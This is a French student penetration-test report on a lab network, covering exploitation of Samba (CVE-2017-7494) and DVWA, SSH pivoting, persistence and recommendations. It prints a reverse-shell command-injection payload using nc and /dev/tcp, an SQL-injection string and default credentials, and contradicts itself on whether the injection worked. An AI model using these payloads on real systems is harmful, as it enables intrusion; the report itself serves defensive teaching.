SAE 3 Cyber.04 – Découvrir le pentesting

Rapport d'investigation numérique-SAE 3.04

Auteur : Labeste Bastien

Encadrant : Laborde Ludovic

1. Clause de non-responsabilité

Ce rapport est strictement confidentiel et destiné à un usage interne par Connect3s SAS. Les tests décrits ici ont été réalisés avec l'autorisation explicite de l'organisation et dans un environnement contrôlé. Toute utilisation non autorisée des informations, méthodes ou outils présentés dans ce document peut être considérée comme une activité illégale et entraîner des poursuites judiciaires.

L'objectif de ce test est de renforcer la sécurité des systèmes informatiques de Connect3s SAS. Aucune responsabilité ne pourra être retenue contre l'auteur de ce rapport ou les parties impliquées en cas d'utilisation abusive des informations contenues dans ce document.

---

2. Table des matières

Table des matières

3. Introduction

Ce rapport documente un test d'intrusion réalisé sur une infrastructure représentée par deux systèmes principaux : un serveur Samba et un serveur Web hébergeant une application web vulnérable. Ce test d'intrusion est mené dans le but d'analyser la résilience des systèmes informatiques de Connect3s SAS face à des menaces potentielles.

Ce test sera réalisé sous l'approche de boîte grise. Cette méthode permet de simuler des attaques réalistes tout en respectant les contraintes fixées. Elle s'appuie sur des tests visant à comprendre le fonctionnement de la cible sans connaître son code source, en injectant des données et en analysant les résultats en sortie.

Les objectifs sont multiples : identifier les failles de sécurité potentielles, évaluer leur impact, et proposer des solutions concrètes pour améliorer la protection des systèmes concernés. Les méthodes employées incluent des scans de réseau, des exploits logiciels, des techniques de pivot SSH, et des configurations avancées pour maintenir un accès persistant.

4. Informations de Contact

Nom	Rôle	Information de Contact
Laborde Ludovic	Encadrant	ludovic@connect3s.fr
Labeste Bastien	Etudiant	bastien.labeste@etu.univ-cotedazur.fr

Ce rapport est destiné à un usage interne uniquement et ne doit pas être partagé sans autorisation explicite.

5. Résumé (TL;DR)

Ce test d'intrusion a permis d'évaluer les failles de sécurité dans deux systèmes critiques de Connect3s SAS : un serveur Samba et un serveur Web. L'approche de boîte grise a été employée pour identifier des vulnérabilités exploitables, notamment :

1. Une faille connue sur le serveur Samba (CVE-2017-7494), menant à un accès root.
2. Une vulnérabilité dans la fonctionnalité d'upload de fichiers du serveur Web, permettant d'obtenir un reverse shell.
3. Une absence de segmentation réseau, facilitant un pivot SSH pour explorer le réseau interne.

Les tests ont mis en évidence plusieurs problèmes de configuration et de sécurité. Des recommandations ont été fournies pour corriger ces failles, notamment la mise à jour des systèmes, la segmentation du réseau, et l'application de politiques de mots de passe robustes.

---

6. Périmètre du test d'intrusion

6.1 Périmètre physique

Systèmes/Services	Adresses IP	Description
Serveur Samba	172.18.0.4/16	Serveur de partage de fichiers
Serveur Web	172.19.0.2/16	Serveur hébergeant l'application DVWA
Machine d'attaque Kali	172.18.0.3/16, 172.19.0.3/16	Machine virtuelle utilisée pour les tests

Dans ce test, nous utilisons la machine virtuelle Kali pour attaquer les services Samba et Web.

6.2 Périmètre temporel

Le test a été mené sur une période d'un mois, du 15 décembre 2024 au 15 janvier 2025. Les heures d'exécution des tests n'étaient pas limitées car les tests n'avaient pas d'impacts sur les opérations quotidiennes de Connect3s SAS.

---

7. Phases du test d'intrusion

7.1 Planification et préparation

- Définition des objectifs : Identifier les failles exploitables et évaluer leur impact potentiel.
- Collecte des informations : Identification des systèmes à tester et validation des autorisations nécessaires auprès de Connect3s SAS.
- Sélection des outils : Préparation des logiciels et scripts nécessaires, tels que Nmap, Metasploit, Burp Suite, et Netcat.

7.2 Réalisation du test d'intrusion (Pentest)

Phase de reconnaissance :

- Scan de ports avec Nmap pour identifier les services ouverts.
- Inspection des réponses réseau pour collecter des informations sur les versions logicielles.

Exploitation des vulnérabilités :

- Utilisation de scripts pour exploiter les failles identifiées, comme les vulnérabilités Samba et DVWA.
- Configuration de tunnels et mise en place de pivots pour accéder aux réseaux internes.

Persistance :

- Ajout de tâches automatisées (Cron).
- Installation et configuration de VNC pour un accès prolongé.

7.3 Rédaction du rapport

- Consolidation des données : Compilation des captures d'écran, logs, et détails des actions effectuées.
- Analyse des impacts : Évaluation des risques associés à chaque faille identifiée.
- Recommandations : Proposition de solutions pour corriger les vulnérabilités.
- Révision finale : Vérification du contenu pour garantir son exactitude et sa conformité.

7.4 Présentation des résultats

- Remise du rapport complet à monsieur Laborde Ludovic.

---

8. Outils utilisés

Outil	Description
Nmap	Scanner de ports et de services pour détecter les systèmes actifs et leurs vulnérabilités.
Metasploit	Framework pour l'exécution d'exploits permettant de compromettre des systèmes ciblés.
Burp Suite	Plateforme d'analyse des applications web pour détecter les failles, notamment dans les requêtes HTTP.
Netcat (NC)	Outil réseau polyvalent utilisé pour établir des connexions interactives ou écouter les ports.
TightVNC	Serveur et client VNC pour accéder à l'interface graphique des machines compromises.
Proxychains	Outil permettant de rediriger le trafic réseau à travers des proxies, utile pour le pivoting.
John the Ripper	Outil de craquage de mots de passe pour tester la robustesse des identifiants trouvés.

OpenSSH	Serveur SSH utilisé pour établir des tunnels sécurisés et pivoter vers d'autres systèmes.
SQLmap	Outil automatisé pour détecter et exploiter les vulnérabilités d'injection SQL dans les applications web.


9. Acronymes utilisés

Acronyme	Signification
SSH	Secure Shell
VNC	Virtual Network Computing
NC	Netcat
DVWA	Damn Vulnerable Web Application
CVE	Common Vulnerabilities and Exposures
IP	Internet Protocol
NAT	Network Address Translation
SQL	Structured Query Language
HTTP	Hypertext Transfer Protocol

10. Attaques réalisées


10.1 Exploitation du serveur Samba (172.18.0.4)

- **Technique utilisée** : Exploitation de la vulnérabilité CVE-2017-7494 via Metasploit.
- **Étapes clés** :
  - Scan des ports avec Nmap pour identifier les services ouverts.
  - Utilisation du module Metasploit exploit/linux/samba/is_known_pipename pour obtenir un shell root interactif.
- **Impact** : Compromission complète du serveur avec élévation de privilèges.



10.2 Attaque du serveur Web (172.19.0.2)

- **Technique utilisée** : Téléversement de fichier malveillant via une faille d'upload dans DVWA.
- **Étapes clés** :
  - Analyse des requêtes avec Burp Suite pour déterminer les fichiers autorisés.
  - Téléversement d'un script PHP malveillant permettant un reverse shell.
  - Connexion au shell via Netcat et stabilisation du shell avec Python.
- **Impact** : Accès à l'application web et exploration des fichiers hébergés.




10.3 Pivot SSH vers le réseau interne

- **Technique utilisée** : Configuration d'un tunnel SSH dynamique pour rediriger le trafic.
- **Étapes clés** :
  - Installation et configuration de SSH sur la machine compromise.
  - Création d'un tunnel dynamique avec Proxychains pour accéder aux systèmes internes.
- **Impact** : Exploration du réseau interne, identification de nouveaux hôtes et services.

```
root@ed1224da5317:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
16: eth0@if17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
24: eth1@if25: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.3/16 brd 172.19.255.255 scope global eth1
       valid_lft forever preferred_lft forever
```

10.4 Persistance via tâches Cron et VNC

- **Technique utilisée** : Automatisation de l'accès avec des scripts bash et installation d'un serveur VNC.
- **Étapes clés** :
  - Configuration d'une tâche Cron pour établir un accès persistant à intervalle régulier.
  - Installation de TightVNC pour accéder à l'interface graphique.
- **Impact** : Maintien d'un contrôle prolongé sur les machines compromises.



10.5 Attaque par injection SQL

- **Technique utilisée** : Utilisation de SQLmap pour identifier et exploiter une injection SQL.
- **Étapes clés** :
  - Scan des paramètres de l'application web avec SQLmap.
  - Extraction de données sensibles des bases de données.
- **Impact** : Risque de compromission des informations stockées, comme les identifiants d'utilisateurs même si mon injection n'a pas fonctionné.

10.6 Injection de commande sur le site Web

- **Technique utilisée :** Utilisation d'une commande bash insérée dans le champ ping de l'application DVWA pour tenter d'établir une connexion reverse shell avec ma machine Kali.
- **Étapes clés :**
  - Identification du champ de ping comme surface d'attaque potentielle.
  - Insertion de la commande suivante : ;sudo /bin/nc 172.19.0.3 4444 -e /bin/bash -i >& /dev/tcp/172.19.0.3/5555 0>&1
- **Impact :** La tentative visait à détourner l'exécution prévue de la commande ping pour établir un accès distant, ce qui m'a permis d'accéder à la machine Samba.

11. Évaluation des Vulnérabilités

Niveau de Criticité	Score CVSS	Description
Critique	9.0 - 10.0	Vulnérabilité hautement exploitable, permettant souvent une prise de contrôle totale ou une interruption des services.
Élevée	7.0 - 8.9	Vulnérabilité facilement exploitable, avec des conséquences significatives sur la confidentialité, l'intégrité ou la disponibilité.
Moyenne	4.0 - 6.9	Vulnérabilité exploitable dans certaines conditions, avec un impact modéré sur la sécurité des systèmes.
Faible	0.1 - 3.9	Vulnérabilité avec un faible impact, difficilement exploitable et ayant des conséquences mineures.

11.1 Hiérarchie des Vulnérabilités Détectées

Vulnérabilité	Système Impacté	Niveau de Criticité	Score CVSS	Description
CVE-2017-7494 (Samba)	Serveur Samba	**Critique**	10	Exploitation permettant un accès root complet via des modules Metasploit.
Faille d'upload (DVWA)	Serveur Web	**Critique**	10	Téléversement de fichiers non sécurisés conduisant à une exécution de code.
Identifiants par défaut	Serveur Web	**Critique**	10	Les identifiants de connexion du serveur web n'ont pas été modifié et sont donc facilement trouvables sur le web.
Injection de commande	Serveur Web	**Critique**	10	Exploitation d'un reverse shell utilisable via une commande injectée dans DVWA.
Absence de segmentation	Réseau Interne	**Élevée**	7.5	Manque de contrôle permettant un pivot SSH non autorisé.

Mot de passe très simple	Serveur Samba	**Moyenne**	6	Utilisation de John the ripper afin de trouver le mot de passe de l'identifiant Tom en quelques secondes
Injection SQL	Serveur Web	**Faible**	3.0	Tentative d'extraction de données sensibles via des requêtes SQL malveillantes.

Ce tableau permet de prioriser les actions correctives en se basant sur les scores CVSS pour une résolution efficace des vulnérabilités les plus critiques.

---

12. Recommandations

12.1 Machine Samba

Accès obtenu :

- Accès complet à l'application et à la machine Samba.
- La faille exploitée, CVE-2017-7494 sur Samba 4.6.3, a permis d'obtenir un shell interactif avec les droits root.
- Utilisation de la machine compromise comme pivot pour accéder au réseau interne 172.19.0.0/16.

Recommandations pour empêcher cet accès :

• *Mises à jour régulières :*


- Maintenir Samba à jour pour corriger les failles connues. La version 4.6.3 est obsolète et vulnérable.

• *Pare-feu restrictif :*

- Limiter l'accès aux ports SMB (139, 445) uniquement aux IP autorisées.
- Bloquer les connexions externes non nécessaires via un pare-feu.

• *Segmentation réseau stricte :*

- Isoler les machines sensibles dans des VLAN distincts pour empêcher leur exploitation comme pivot.
- Par exemple :



• *Renforcer la sécurité des partages Samba :*

- Restreindre les permissions d'accès aux partages.
- Activer l'authentification forte (Kerberos).

• *Surveillance et détection d'anomalies :*

- Déployer un IDS (Intrusion Detection System) pour surveiller les connexions inhabituelles.
- Examiner les journaux Samba et SSH pour identifier les comportements anormaux.

12.2 Machine Web (DVWA)

Accès obtenu :

- Utilisation des identifiants par défaut pour accéder à DVWA (admin // password).
- Téléversement d'un script malveillant pour obtenir un reverse shell.
- Redirection du trafic entre Kali et DVWA via Samba.


Recommandations pour empêcher cet accès :

• *Supprimer les identifiants par défaut :*

- Forcer le changement des identifiants par défaut lors de l'installation.
- Mettre en place une politique de mots de passe robustes.

• *Sécuriser l'upload de fichiers :*

- Restreindre les types de fichiers autorisés aux formats nécessaires.
- Ajouter une validation stricte côté serveur avec un scan antivirus.
- Placer les fichiers uploadés dans des répertoires non accessibles publiquement.
- Par exemple :



• *Réduction des permissions :*

- Réduire les privilèges du compte www-data pour limiter les actions exécutables.
- Par exemple :

Type de Ressource	**Permissions Actuelles (www-data)**	**Permissions Recommandées**
Répertoire racine	Lecture, écriture, exécution	Lecture seule sur les répertoires nécessaires
Répertoires système	Accès étendu à certains fichiers système	Aucun accès autorisé
Répertoires utilisateur	Lecture et écriture possibles	Aucun accès autorisé
Fichiers temporaires	Création et modification autorisées	Accès limité à des répertoires spécifiques
Logs	Accès complet aux logs	Lecture seule pour les logs nécessaires

• *Segmentation du réseau interne :*

- Empêcher la communication directe entre la machine web et les autres machines critiques.

• *Analyse des vulnérabilités web :*

- Utiliser des outils comme OWASP ZAP pour détecter les failles courantes.
- Effectuer des mises à jour régulières de l'application.

12.3 Pivot SSH et réseau interne

Accès obtenu :

- Création d'un tunnel SSH dynamique pour rediriger le trafic interne via Proxychains.
- Découverte de plusieurs hôtes et services exposés dans le réseau interne.

Recommandations pour empêcher cet accès :

• *Renforcer l'accès SSH :*

- Restreindre l'accès SSH via des ACL (Access Control Lists).
- Configurer une authentification à 2 facteurs.

• *Isolation des segments internes :*

- Utiliser des VLAN pour séparer les environnements réseau.
- Implémenter des règles de pare-feu empêchant la communication directe.

• *Surveillance des tunnels SSH :*

- Configurer un IDS pour détecter les connexions SSH suspectes.
- Examiner les journaux SSH régulièrement.

12.4 Persistance (Cron et VNC)

Accès obtenu :

- Configuration de tâches Cron pour maintenir un accès persistant.
- Installation de TightVNC pour accéder à l'interface graphique.

Recommandations pour empêcher cet accès :

• *Validation des tâches automatisées :*

- Passer en revue toutes les tâches Cron configurées.
- Supprimer toute tâche non autorisée et surveiller les modifications futures.

• *Contrôle des services VNC :*

- Désactiver VNC sur les machines où il n'est pas nécessaire.
- Imposer des mots de passe robustes pour les accès VNC autorisés.

• *Audit des privilèges :*

- Limiter les capacités des comptes utilisateurs à installer des tâches Cron.

12.5 Injection de Commande : Serveur Web

Accès obtenu :

- Une commande injectée dans le champ ping de l'application DVWA a permis de tenter l'exécution d'un shell interactif.
- Bien que la tentative n'ait pas abouti, elle a révélé que le serveur web pourrait être vulnérable à certaines formes d'injections de commande.

Recommandations pour empêcher cet accès :

• *Renforcer la validation des entrées :*

- Implémenter des filtres stricts pour les champs de saisie afin de bloquer les caractères ou chaînes pouvant permettre des injections (par exemple, ;, |, &).
- Utiliser une liste blanche définissant les seules entrées autorisées pour le champ de ping.

• *Configurer le serveur pour limiter les commandes exécutables :*

- Désactiver les interpréteurs de commandes comme /bin/bash pour les processus accessibles depuis l'application web.
- Restreindre les permissions des utilisateurs exécutant le serveur web (par exemple, réduire les privilèges de www-data).

• *Surveillance des activités serveur :*

- Activer la journalisation des requêtes utilisateur pour détecter les tentatives d'injection de commandes.
- Mettre en place une alerte automatique en cas de détection de chaînes suspectes dans les requêtes.

• *Renforcer l'isolation des processus :*

- Utiliser des conteneurs ou un système de sandboxing pour isoler les processus à risque.
- Limiter l'accès des processus critiques aux ressources système sensibles.

• *Effectuer des tests réguliers :*

- Simuler des attaques d'injection de commandes pour vérifier la robustesse des protections.
- Utiliser des outils comme OWASP ZAP ou Burp Suite pour identifier et corriger les vulnérabilités restantes.

12.6 Injection SQL

Accès obtenu :

- Exploitation d'une vulnérabilité d'injection SQL sur le serveur Web (172.19.0.2) pour accéder aux bases de données.
- Utilisation de l'outil SQLmap pour automatiser la détection et l'exploitation de cette faille.
- Bien que la tentative n'ait pas abouti, elle a révélé une extraction de données sensibles, comme les identifiants d'utilisateurs, possible.

Exemple de requête SQL vulnérable et corrigée :

• Requête vulnérable :

- SELECT * FROM users WHERE username = 'admin' AND password = '' OR '1'='1';

Cette requête permet à un attaquant d'accéder à l'application sans mot de passe valide, en injectant ' OR '1'='1.

• Requête corrigée (paramétrée) :

- SELECT * FROM users WHERE username = ? AND password = ?;

L'utilisation de requêtes paramétrées empêche l'interprétation des caractères spéciaux dans l'input utilisateur.

Recommandations pour empêcher les injections SQL :

• Utiliser des requêtes paramétrées ou des ORM (Object-Relational Mapping) :

- Implémenter des requêtes paramétrées dans tous les appels à la base de données.
- Exemple : En Python, utiliser un framework comme SQLAlchemy pour gérer les requêtes.

• Échapper les entrées utilisateur :

- Mettre en place une validation stricte de tous les champs d'entrée, en s'assurant que les données reçues respectent les formats attendus (exemple : nombres pour des IDs).

• Limiter les privilèges du compte utilisateur en base de données :

- Restreindre les droits de l'utilisateur à SELECT et INSERT si nécessaire.
- Interdire les commandes sensibles comme DROP ou DELETE.

• *Utiliser des outils de détection de vulnérabilités :*

- Effectuer régulièrement des scans avec SQLmap pour identifier les failles.
- Configurer des outils comme OWASP ZAP pour automatiser la recherche de vulnérabilités web.

---

13. Conclusion du Test d'Intrusion

Le test d'intrusion réalisé sur l'infrastructure de Connect3s SAS a mis en évidence des failles critiques de sécurité, démontrant des insuffisances dans la protection des systèmes et des configurations. Ces failles, si elles sont exploitées, peuvent conduire à des compromissions majeures et à une propagation dans le réseau interne. Voici les principaux enseignements tirés de ce test :

13.1. Exploitation du Serveur Samba

- **Vulnérabilité exploitée :**
  La version obsolète de Samba (4.6.3) contenait la faille critique CVE-2017-7494, permettant une exécution de code à distance.
- **Impact :**
  Obtenir un shell interactif root sur la machine Samba a permis une compromission totale de celle-ci et son utilisation comme pivot pour accéder à d'autres systèmes.

13.2. Pivot SSH et Exploration Réseau

- **Technique utilisée :**
  Un tunnel SSH dynamique a été configuré pour rediriger le trafic interne, ce qui a facilité l'exploration et l'attaque du réseau interne 172.19.0.0/16.
- **Impact :**
  Identification de systèmes critiques non protégés et exploitation des ressources internes à partir d'une machine compromise.

13.3. Exploitation du Serveur Web (DVWA)

- **Vulnérabilités détectées :**
  - Utilisation d'identifiants par défaut (admin // password).
  - Faille d'upload de fichiers permettant le téléversement d'un script malveillant (backdoor PHP).
- **Impact :**
  Obtention d'un accès shell sur la machine hébergeant DVWA et exploration des fichiers sensibles.

13.4. Absence de Segmentation et Failles de Configuration

- **Constats :**
  - Une segmentation réseau insuffisante a permis une propagation facile entre les machines.
  - Les permissions sudo sur certaines machines étaient mal configurées, facilitant l'exécution de commandes avec privilèges élevés.
- **Impact :**
  Maintien d'un accès prolongé et possibilité de pivoter vers d'autres segments réseau.

13.5 Synthèse et Risques Identifiés

1. **Accès initial non autorisé :**
   - L'exploitation des vulnérabilités Samba et DVWA a démontré l'absence de mesures correctes pour empêcher un accès initial non légitime.
2. **Propagation au sein du réseau :**
   - Une fois un accès obtenu, l'absence de segmentation et de politiques restrictives a facilité la propagation et l'exploration du réseau.
3. **Compromission de données sensibles :**
   - Les attaques d'injection SQL et de reverse shell ont montré la possibilité d'exfiltrer ou de détruire des données critiques.

4. **Maintien de l'accès :**
    - La configuration de tâches Cron et l'installation de VNC ont prouvé que des accès persistants peuvent être établis sans détection.

13.6 Recommandations Stratégiques

Pour réduire les risques identifiés, il est impératif de mettre en œuvre les mesures suivantes :

1. **Mises à jour des systèmes et logiciels :**
   Assurer que tous les services critiques (ex. : Samba, DVWA) sont maintenus à jour pour corriger les vulnérabilités connues.
2. **Renforcement des configurations :**
    - Supprimer les identifiants par défaut et renforcer les politiques de mot de passe.
    - Appliquer des permissions strictes sur les services web et système.
3. **Segmentation réseau stricte :**
    - Isoler les systèmes critiques dans des VLAN dédiés.
    - Mettre en œuvre des pare-feu internes avec des règles restrictives.
4. **Surveillance continue :**
    - Déployer un IDS/IPS pour détecter et prévenir les connexions suspectes.
    - Examiner régulièrement les journaux de sécurité pour identifier des comportements anormaux.
5. **Tests récurrents :**
   Planifier des audits réguliers pour évaluer l'efficacité des mesures appliquées et identifier les vulnérabilités émergentes.

13.7 Conclusion Finale

La correction des vulnérabilités identifiées dans ce rapport est essentielle pour réduire les risques de compromission, améliorer la posture de sécurité, et protéger l'infrastructure critique de Connect3s SAS. Une mise en œuvre rapide des recommandations permettra non seulement de prévenir des intrusions similaires mais aussi de se conformer aux normes de sécurité (comme ISO 27001) et de renforcer la confiance des parties prenantes.

14. Annexes

14.1 Reconnaissance initiale du réseau

Détection des interfaces réseau

Pour débuter mon analyse, j'ai utilisé la commande suivante sur ma machine Kali :

- ip a

Cette commande permet d'identifier les interfaces réseau disponibles ainsi que leurs adresses IP associées. Elle est cruciale dans la phase initiale d'un test d'intrusion, car elle offre une vue d'ensemble des réseaux auxquels je suis connecté. Grâce à cette commande, j'ai découvert que ma machine Kali était connectée au réseau 172.18.0.0/16.

```
┌──(root㉿7fc73e5db7f9)-[/]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
11: eth0@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Installation de Netcat

